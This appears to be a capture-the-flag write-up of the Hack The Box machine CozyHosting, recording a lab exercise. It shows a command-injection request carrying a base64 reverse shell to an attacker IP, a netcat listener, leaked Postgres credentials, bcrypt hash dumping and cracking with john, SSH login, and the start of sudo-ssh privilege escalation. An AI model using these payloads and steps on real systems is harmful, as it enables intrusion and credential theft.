
Include host into automatic patching

Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.


Connection settings

It seems to try and connect using SSH (to my machine). More interesting is the request and the parameters in it:

Command Injection




```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
Upgrade-Insecure-Requests: 1

host=10.10.14.126&username=darth
```



```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
Upgrade-Insecure-Requests: 1

host=10.10.14.126&username=darth
```


```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 03 Sep 2023 19:34:19 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=ssh: connect to host
10.10.14.126 port 22: Connection timed out
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

I encoded a reverse shell payload to base64, then used a command injection technique to send the payload:




```
sh -i >& /dev/tcp/10.10.14.149/5555 0>&1
```

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ==
```





```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
Upgrade-Insecure-Requests: 1

host=10.10.14.149&username=;echo${IFS}"c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ"|base64${IFS}-d|bash;
```

Received shell:




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 51502
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls
cloudhosting-0.0.1.jar
$ 
```






```
$ python3 -m http.server
10.10.14.149 - - [03/Sep/2023 20:14:19] "GET / HTTP/1.1" 200 -
10.10.14.149 - - [03/Sep/2023 20:14:20] code 404, message File not found
10.10.14.149 - - [03/Sep/2023 20:14:20] "GET /favicon.ico HTTP/1.1" 404 -
10.10.14.149 - - [03/Sep/2023 20:14:37] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -
```

Extracted the jar file:






```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

Postgres user was found.

Postgres


I stabled the shell and use postgresql commands to login to the database:



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 50650
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$ ^Z
zsh: suspended  nc -nlvp 5555

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg

[1]  + continued  nc -nlvp 5555
                                export=xterm
<tgresql://postgres:Vg&nvzAQ7XxR@localhost/postgres"
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# 
```


https://www.commandprompt.com/education/postgresql-basic-psql-commands/?source=post_page-----3db77d07bc06--------------------------------

found a table called “public.users” with names and password in it.




```
postgres=# \c cozyhosting;
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \dt;
WARNING: terminal is not fully functional
Press RETURN to continue
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

cozyhosting=# \d users;
WARNING: terminal is not fully functional
Press RETURN to continue
                        Table "public.users"
  Column  |          Type          | Collation | Nullable | Default
----------+------------------------+-----------+----------+---------
 name     | character varying(50)  |           | not null |
 password | character varying(100) |           | not null |
 role     | role                   |           |          |
Indexes:
    "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERE
NCES users(name)

(END)
```

I used a SQL command in order to view the data inside:




```
cozyhosting=# SELECT name, password FROM public.users;
WARNING: terminal is not fully functional
Press RETURN to continue
   name    |                           password
-----------+--------------------------------------------------------------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
(2 rows)

(END)
```

Brute-Force




```
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ john ../../hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 0.01% (ETA: 2023-09-05 08:38) 0g/s 163.8p/s 163.8c/s 163.8C/s biscuit..keith
m[redacted]d (?)
1g 0:00:00:17 DONE (2023-09-04 03:56) 0.05817g/s 163.3p/s 163.3c/s 163.3C/s onlyme..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I will try to login via SSH and the user josh I saw earlier while inspecting the machine:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
```



```
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
8[redacted]b
josh@cozyhosting:~$
```

Privilege escalation

First thing to do is to check whether the user josh can run commands using sudo:



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```


Really straight forward:

I used GTFOBins:

GTFOBins (Get The Functionality Out of Binaries) is a community-driven project and website that catalogs various Unix and Linux binaries and their potential security implications. It focuses on documenting binary executables that can be abused or misused by attackers to gain unauthorized access or perform malicious actions on a system. GTFOBins provides information on how these binaries can be leveraged for privilege escalation, lateral movement, and other offensive purposes.

https://gtfobins.github.io/

Searched for SSH options and found the following:

